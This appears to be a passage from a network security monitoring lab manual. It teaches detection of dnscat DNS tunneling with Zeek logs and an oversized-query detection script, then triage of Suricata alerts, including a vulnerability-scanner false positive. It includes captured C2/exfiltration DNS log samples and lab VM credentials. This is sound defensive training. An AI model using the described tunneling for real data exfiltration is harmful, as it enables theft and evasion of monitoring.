Dnscat is a very noisy C2 and exfiltration tool. It uses an unusually high number of MX, CNAME and TXT records, with very long nonce domains and a high number of subdomains with a high degree of entropy or randomness.

To get Zeek to parse the traffic we just captured we will open up a terminal, change to the /labs/3.1 directory, create a new working directory called bro-dns and run Bro against dns-tunneling.pcap from that directory:

```
$ cd /labs/3.1
```

In this case, we'll create a new directory for the new bro logs we will create and save the output there:

```
$ mkdir bro-dns
$ cd bro-dns
$ bro -r ../dnstunnel.pcap -C
```

Let's have a look at the resultant files.

Having a look at **dns.log** can confirm our suspicion that this is very abnormal traffic. As discussed before, we'd see a high number of MX, CNAME and TXT records with high entropy subdomains. A closer look at those strings reveal that these are actually hexadecimal digits:

```
$ cat dns.log
```

```
1551581113.149694       CmRb0u4sWf9HVeJSVl      5.30.5.1        5537
7       5.30.5.2        53      udp     53969       dnscat.6cd00
187e450166285ea0f4f1900061b15d2219dc9d14941964d64c55b44.f2e409ea49a5a6b
150248c25aacb155bfd7b0f60977557f393592d1a07b8.2254022fcd732ea1b7befa332
a99c27059afb3e3fb3a0ed2e9d08737f7fc.bd092ad6d621927e23c2a6d9a1bb01a38cf
87224d2434fae5a      1C_INTERNET     16      TXT     0
 NOERROR        F       F       T       T       0       TXT 34
08ca0187e47a356b0776a0ffff6deded20      60.000000       F
1551581113.151213       CmRb0u4sWf9HVeJSVl      5.30.5.1        5537
7       5.30.5.2        53      udp     26448       dnscat.756b0
187e479c7b60e3a164f1a40235ffd564fbf813239b39713021f672b.db84157b1941ac8
d942656f5a69642448774ac1e242383bb99c93ceda1dd.90ea2f0f16a88350cb3efdd7d
18c04b3bcbae6bd8f8f74afbf36aa91025e.bbc5f021a4465ff27feec5aeb7b44b63ff8
fb9c2ef701903c6      1C_INTERNET     15      MX      0
```

```
NOERROR        F        F        T        T        0        dnscat.988f
0187e4acff4dcf2549ffff6deded86        60.000000        F
1551581113.153487        CmRb0u4sWf9HVeJSVl        5.30.5.1        5537
7        5.30.5.2        53        udp        21195        dnscat.ae590
187e42d8ccf8fd8074f1b5c68b077e28ae8115f39fb083c3808f5b6.0068c71993dd6af
6fd9b47b3fe72abe48cb538cc62ddcae1736710109611.e7787f51a41ef8c15dd7f721f
d32461554d325177508d666d15df6ea48e4.7904a776c66caee86d20e8ea70daf93af34
21548334c7a504b        1C_INTERNET        15        MX        0
NOERROR        F        F        T        T        0        dnscat.1d99
0187e4879732d4aa01ffff6dedede4        60.000000        F
1551581113.155422        CmRb0u4sWf9HVeJSVl        5.30.5.1        5537
7        5.30.5.2        53        udp        28250        dnscat.68d20
187e44f85b528da164f1c3827c1cb46057dd2d4df8b55a0defd44ce.fe3a990c89bfdb7
ca96b4ef4e680a1497d4d87da889bde24a9f00e3974ab.ebcf811a0a96e7d20ac34c7f0
0f87c2843502bf34ea0831b0d55f889a3c5.6e6c5adc9089b35e26408844e8741edfc8e
da5febea6a7a87b        1C_INTERNET        16        TXT        0
 NOERROR        F        F        T        T        0        TXT 34
7b250187e4d86bc2423186ffff6dedec7a        60.000000        F
1551581113.156586        CmRb0u4sWf9HVeJSVl        5.30.5.1        5537
7        5.30.5.2        53        udp        47623
```

But, **how can we detect this at scale in a production network?** We will illustrate the power of Zeek's scripting engine by creating a custom DNS analytics script in the BONUS section.

BONUS: **Leveraging metadata and Zeek scripting engine to uncover advanced threats**

Since the purpose of this class is not to learn Zeek's scripting but to learn how to architect and engineer NSM, we will make use of a simple script called **dns-bad_behavior.bro** located under **/labs/3.1**. This script can also be downloaded from https://raw.githubusercontent.com/sooshie/bro-scripts/master/2.4-scripts/dns-bad_behavior.bro

Make sure you're on the newly created bro directory:

```
$ cd /labs/3.1/bro-dns
```

Run Zeek against the **dnstunnel.pcap** file, this time passing as an argument the name of the script dns-bad_behavior.bro:

```
$ bro -r ../dnstunnel.pcap ../dns-bad_behavior.bro -C
```

When completing this command, Zeek will parse the traffic we collected making use of the script supplied. If the script engine finds a match, it will create an entry on the **notice.log** file. In this case, you'll observe how after completing the command, Zeek will create an entry on **notice.log** indicating that the DNS traffic collected has oversized queries:

```
$ cat notice.log
```

```
1551581106.205753       CL5WQb3nJcCUMttcWh      5.30.5.1        55377
5.30.5.2        53      -       -       -       udp
DNS::Oversized_Query
Query:
dnscat.28910187e4870b810a0c5f36d4d3cd061a3b65775e760341e9ab2519bf0e.9d4
03631a57137de23814b2de425c96cc2fb80f29cb6d9dd58ac94095ee3.9282c3596abe7
7256dfc5df1d1d88878f247c545c63a23eb48a8bab1ede3.30d5fd21c31a94ab744d4d9
ecf8f9d32e3003b6170f553066f Query type: 16  5.30.5.1        5.30.5.2
53      -       bro     Notice::ACTION_LOG      1200.000000     F
-       -       -       -       -
#close  2019-03-02-23-03-56
```

If we have a look at the dns-bad_behavior.bro script, we can see that this C-like piece of code is responsible for this detection:

```
event dns_request(c: connection, msg: dns_msg, query: string, qtype:
count, qclass: count)
    {
    if (qtype !in ignore_qtypes && c$id$resp_p !in dns_ports_ignore)
        {
        if (c$id$resp_p != 53/udp && c$id$resp_p != 53/tcp)
            {
            NOTICE([$note=DNS::Not_p53,
                $conn=c,
                $msg=fmt("Query: %s", query),
                $sub=fmt("Query type: %s", qtype),
                $identifier=cat(c$id$orig_h,c$id$resp_h),
                $suppress_for=20min
                ]);
            }

        if (|query| > dns_query_oversize && ignore_DNS_names !in query)
            {
            NOTICE([$note=DNS::Oversized_Query,
                $conn=c,
                $msg=fmt("Query: %s", query),
                $sub=fmt("Query type: %s", qtype),
                $identifier=cat(c$id$orig_h,c$id$resp_h),
                $suppress_for=20min
                ]);

            SumStats::observe("Detect.dnsTunneling",
                        [$host=c$id$orig_h,
                        $str=cat(c$id$orig_p,",",
                            c$id$resp_h,",",
                            c$id$resp_p,",",
                            cat("Query: ",query),",",
                            cat("Query type: ",qtype),",",
                            c$uid)],
                        [$num=1]);
            }
        }
    }
```

The script defines a constant to set the size at which DNS query domain name is considered interesting:

```
const dns_query_oversize = 90 &redef;
```

Based on Zeek's powerful detection and scripting engine, the possibilities to alert on this activity or orchestrate a response are endless. For example, we could send an alert to our SIEM or trigger any kind of custom reaction through a restful API. We will discuss how to implement some of this automation and orchestration workflows later in class, on Day 5.

Now close out the lab by closing out of the **attacker terminal**. Then in the **student terminal** run the command below. You need to press **CTRL+C** to stop the previously running **dnscat** client within the student terminal before running the command below.

```
$ sudo pwsh /labs/check.ps1 -check postcheck -lab egress
```

NOTE: If you cannot run the command above then you may need to press CTRL-C to close out of the dnscat client session.

Lab Conclusion

In this lab, you have learned how to instrument a network for Network Security Monitoring. This included:

- Analyzing the metadata in an offline traffic capture that includes evidence of command and control using DGA, and learning how the location of the NSM sensors affect the level of visibility that these solutions provide
- Learning how depending on the location of the NSM sensor, the source of the malicious DNS traffic could be shown as the DNS server itself
- Simulating a common modern threat like exfiltration over DNS while capturing traffic with Wireshark and analyzing it with Zeek
- Proving the value of behavioral analysis using metadata
- Learning how docker networking works, and how to sniff traffic between the host and a container
- Understand how Zeek scripts can be leveraged to write custom detections and uncover advanced threats like DNS tunneling.

The Architecting for NSM lab is now complete!

Exercise 3.2 – Network Security Monitoring


Objectives

- Learn how to fix the failings of a traditional intrusion detection system
- Use network security monitoring tools to identify modern attacks
- Understand the difference between alert investigation and network metadata analysis
- Apply principals of knowing thy self to identify abnormal activity
- Combine tools and data to build a more comprehensive picture of what happens on a network

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530



Before beginning this lab, you will need to start **Evebox** by running the following command:

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab 3.2
```

This will start up docker containers so that logs from **Bro** or **Suricata** can be analyzed by either **Kibana** or **Evebox**.

Kibana can be accessed at **http://localhost:5601**.
Evebox can be accessed at **http://localhost:5636**.

For data to be visible by either **Kibana** or **Evebox,** logs must but placed in the locations specified below in **JSON** format.

Suricata's eve.json log should output to "**/labs/3.2/student/suricata_logs/eve.json**".
Bro logs should be output to the "**/labs/3.2/student/bro_logs"** folder.

The following is a breakdown of assets found within the traffic being analyzed for this lab.

Servers are at **192.168.2.0/24**
IT systems are at **10.0.0.0/24**
Accounting systems are at **10.0.1.0/24**
HR systems are at **10.0.2.0/24**
An on-premises **vulnerability scanner** is at **192.168.2.106**

Exercise: No hints

This lab is based on using **Suricata** and/or **Bro** to analyze network metadata and alerts found within **/labs/3.2/capture.pcap**. If you output logs in the folders specified in the **Exercise Preparation** section, you may use **Kibana** or **Evebox**. Alternatively, you can attempt to use command line tools to analyze the output of **Suricata** and **Bro**.

1. Use **Suricata** to identify alerts found within **/labs/3.2/capture.pcap** using IDS rules found in **/labs/3.2/rules**.
2. Analyze the IDS alerts generated and identify recommendations for tuning.
3. Identify which system appears to be compromised
    - What system is it?
    - What traffic appears to be command and control traffic?
    - Where is this traffic going to?

Bonus - What site did the system that appears to be compromised access prior to the traffic that appears to be command and control traffic? Also, what is the hostname of the asset compromised?

1. **Identify alerts in capture.pcap**

To identify the alerts found within capture.pcap you first need to run Suricata against the pcap file. To do so, run the commands below.

```
$ cd /labs/3.2
$ suricata -c /labs/3.2/suricata.yaml -r /labs/3.2/capture.pcap  --
runmode autofp -k none
```

Ignore any errors that output to the screen such as below.

```
10/3/2018 -- 21:32:12 - <Error> - [ERRCODE:
SC_ERR_UNKNOWN_DECODE_EVENT(186)] - unknown decode event
"ipv4.frag_pkt_too_large"
10/3/2018 -- 21:32:12 - <Error> - [ERRCODE:
SC_ERR_INVALID_SIGNATURE(39)] - error parsing signature "alert pkthdr
any any -> any any (msg:"SURICATA FRAG IPv4 Packet size too large";
decode-event:ipv4.frag_pkt_too_large; classtype:protocol-command-
decode; sid:2200069; rev:3;)" from file
/labs/3.2/rules/downloaded.rules at line 1161
10/3/2018 -- 21:32:12 - <Error> - [ERRCODE:
SC_ERR_UNKNOWN_DECODE_EVENT(186)] - unknown decode event
"ipv6.frag_pkt_too_large"
10/3/2018 -- 21:32:12 - <Error> - [ERRCODE:
SC_ERR_INVALID_SIGNATURE(39)] - error parsing signature "alert pkthdr
any any -> any any (msg:"SURICATA FRAG IPv6 Packet size too large";
decode-event:ipv6.frag_pkt_too_large; classtype:protocol-command-
decode; sid:2200071; rev:3;)" from file
/labs/3.2/rules/downloaded.rules at line 1163
```

Suricata has completed processing **capture.pcap** when you see the below output. Please note the dates will be different on your system.

```
10/3/2018 -- 21:32:12 - <Notice> - all 3 packet processing threads, 2
management threads initialized, engine started.
10/3/2018 -- 21:32:21 - <Notice> - Signal Received.  Stopping engine.
10/3/2018 -- 21:32:22 - <Notice> - Pcap-file module read 406228
packets, 197926947 bytes
```

At this point, **Suricata** has output any alerts generated as well as additional network metadata to a file called **eve.json** found within the **/labs/3.2/student/suricata_logs** folder. Verify the file has been created by issuing the following command:

```
$ tail /labs/3.2/student/suricata_logs/eve.json
```

Note: The **eve.json** file contains alerts when "event_type":"alert" is set. Network metadata such as flow and dns logs also exist in eve.json. These logs are marked as "event_type":"flow" and "event_type":"dns" respectively.

To see how many alerts were created, run the command below.

```
$ cat /labs/3.2/student/suricata_logs/eve.json | grep
'"event_type":"alert"' | wc
```


The results should look similar to:

```
   2158   14327 1095051
```


This means there are **2,158** alerts. This number may be slightly different on your system.

At this point, **eve.json** can be analyzed using command line tools, or you can switch to software that allows easy searching and centralized big data analysis. Fortunately, in the background, software is running that is monitoring **/labs/3.2/student/suricata_logs/eve.json**. When logs are added to this file they are imported into an **Elasticsearch** system so that they can be analyzed with either **Kibana**, a GUI interface for searching logs in **Elasticsearch**, or **Evebox**, a purpose-built search interface for **Suricata** logs in **Elasticsearch**.

Evebox is a dedicated interface for searching **Suricata** data and will be used in this lab. To access **Evebox** open up **Google Chrome** by clicking on the **Chrome** icon in the top left corner of your VM.




Next, enter **http://localhost:5636** in the search bar and hit **enter**.



The default page loaded is called **Inbox**. It lists out alerts that are available for an analyst to investigate. The interface shows the total count of a given alert and provides an analyst the ability to close an alert by **archiving** it, **escalating** an alert, or **filtering** down on information about an alert.

Note: If **Evebox** does not have alerts wait a minute or two. This labs deals with live ingestion of **Suricata** and **Bro** logs. You have just run **suricata** manually so that it would output an eve.json log. In the background a log agent called **Filebeat** is picking it up, shipping it to a log aggregator called **Logstash**, and then **Logstash** is parsing the log and storing it in a back-end storage system called **Elasticsearch**. **Evebox** is just a GUI for **Elasticsearch**.




Optional - Run the commands below to run **Bro** against **capture.pcap**. These logs will automatically be imported into **Elasticsearch** and can be searched from within **Kibana** (**http://localhost:5601**).

```
$ cd /labs/3.2/student/bro_logs
$ bro -r /labs/3.2/capture.pcap /labs/3.2/analysis.bro -C
```

Bro will throw errors about No Site::local_nets being defined as well as a few field value missing messages. These are normal and can be ignored.

2. **Analyze IDS Alerts**


Within **Evebox** click on **Reports** and then **Alerts**.



This will load up a high-level report on alerts within the system. Looking at the **Top Alert** dashboards

shows that the highest count alert is for **ET POLICY RDP connection confirm**. It also shows that the top source IP is **192.168.2.101** and the top destination is **192.168.2.106**.

This activity is odd as **192.168.2.106** is the organization's vulnerability scanner and based on the counts it looks like there are RDP connections from **192.168.2.101** to **192.168.2.106**. Investigate this by clicking on the alert **ET POLICY RDP connection confirm**.



Top Alert Signatures

#	Signature
2004	ET POLICY RDP connection confirm
31	ET POLICY Suspicious inbound to mySQL port 3306
19	ET POLICY Suspicious inbound to PostgreSQL port 5432
17	ET POLICY Suspicious inbound to MSSQL port 1433

Drilling down into these alerts shows each alert deals with **192.168.2.101** and **192.168.2.106** with **192.168.2.101** showing up as the source address.


Timestamp	Type	Source/Dest	Description
2018-03-10 11:42:24 11 hours ago	ALERT	S: 192.168.2.101 D: 192.168.2.106	ET POLICY RDP connection confirm
2018-03-10 11:42:24 11 hours ago	ALERT	S: 192.168.2.101 D: 192.168.2.106	ET POLICY RDP connection confirm
2018-03-10 11:42:24 11 hours ago	ALERT	S: 192.168.2.101 D: 192.168.2.106	ET POLICY RDP connection confirm

Click on the top alert to drill down even further.


Timestamp	Type	Source/Dest	Description
2018-03-10 11:42:24 11 hours ago	ALERT	S: 192.168.2.101 D: 192.168.2.106	ET POLICY RDP connection confirm
2018-03-10 11:42:24 11 hours ago	ALERT	S: 192.168.2.101 D: 192.168.2.106	ET POLICY RDP connection confirm
2018-03-10 11:42:24 11 hours ago	ALERT	S: 192.168.2.101 D: 192.168.2.106	ET POLICY RDP connection confirm

The resulting view shows details about the specific alert you clicked on. Notice, the source port is **3389,** and the destination port is a high numbered ephemeral port such as **33774**. Terminal services (RDP) runs on port 3389 by default. Therefore, **192.168.2.101** is likely the destination. IDS systems log based on the direction the alert matches a packet. This can be confusing as sometimes the source IP and destination IP


address are flipped.




The true benefit of a network security monitor vs. a traditional IDS system is that additional data is available outside of alerts. To pivot from an alert to other information related to the same connection click on the **Flow ID**.




Pivoting shows other related information. The first log shows a flow log with the correct source and destination. This confirms the assumption that **192.168.2.101** is the actual destination and that a vulnerability scanner initiated the connection. This is a **false positive**.



Switch back to the **Alert** report dashboard by clicking on **Reports** and then **Alerts**.



To filter out alerts to or from the vulnerability scanner enter **-192.168.2.106** in the **Filter** box and then click on **Apply**.




This filter eliminates a large portion of the alerts, as traffic from a vulnerability scanner will create false positives.

Tuning recommendation # 1 - Eliminate false positives by removing the vulnerability scanner from being visible by the network security monitor system. Alternatively, use software BPF capabilities of **Suricata**, **Snort**, or **Bro** to ignore traffic from the vulnerability scanner.

Note: BPF stands for Berkeley Packet Filter. A BPF is used to prevent a packet analyzer from inspecting traffic.

Looking at the remaining alerts, and specifically the **Top Alerting Source IPs**, almost all alerts show up as sourcing from **10.0.0.51** which is an IT desktop.




Adjust the filter by adding **10.0.0.51** and then click on **Apply**. This adjustment is made to hone in on alerts to or from **10.0.0.51**.

Looking at the alert signatures related to the IT desktop it appears almost all of them relate to port scanning activity. This is visible in the signatures with **Suspicious inbound** and **ET SCAN** in their name.

Top Alert Signatures

#	Signature
19	ET POLICY Suspicious inbound to PostgreSQL port 5432
17	ET POLICY Suspicious inbound to MSSQL port 1433
17	ET POLICY Suspicious inbound to mySQL port 3306
16	ET POLICY Suspicious inbound to Oracle SQL port 1521
12	ET SCAN Potential VNC Scan 5900-5920
9	ET INFO Windows OS Submitting USB Metadata to Microsoft
7	ET SCAN Potential VNC Scan 5800-5820
5	ET SCAN Potential SSH Scan OUTBOUND
4	ET POLICY DNS Update From External net
2	ET SCAN Potential SSH Scan

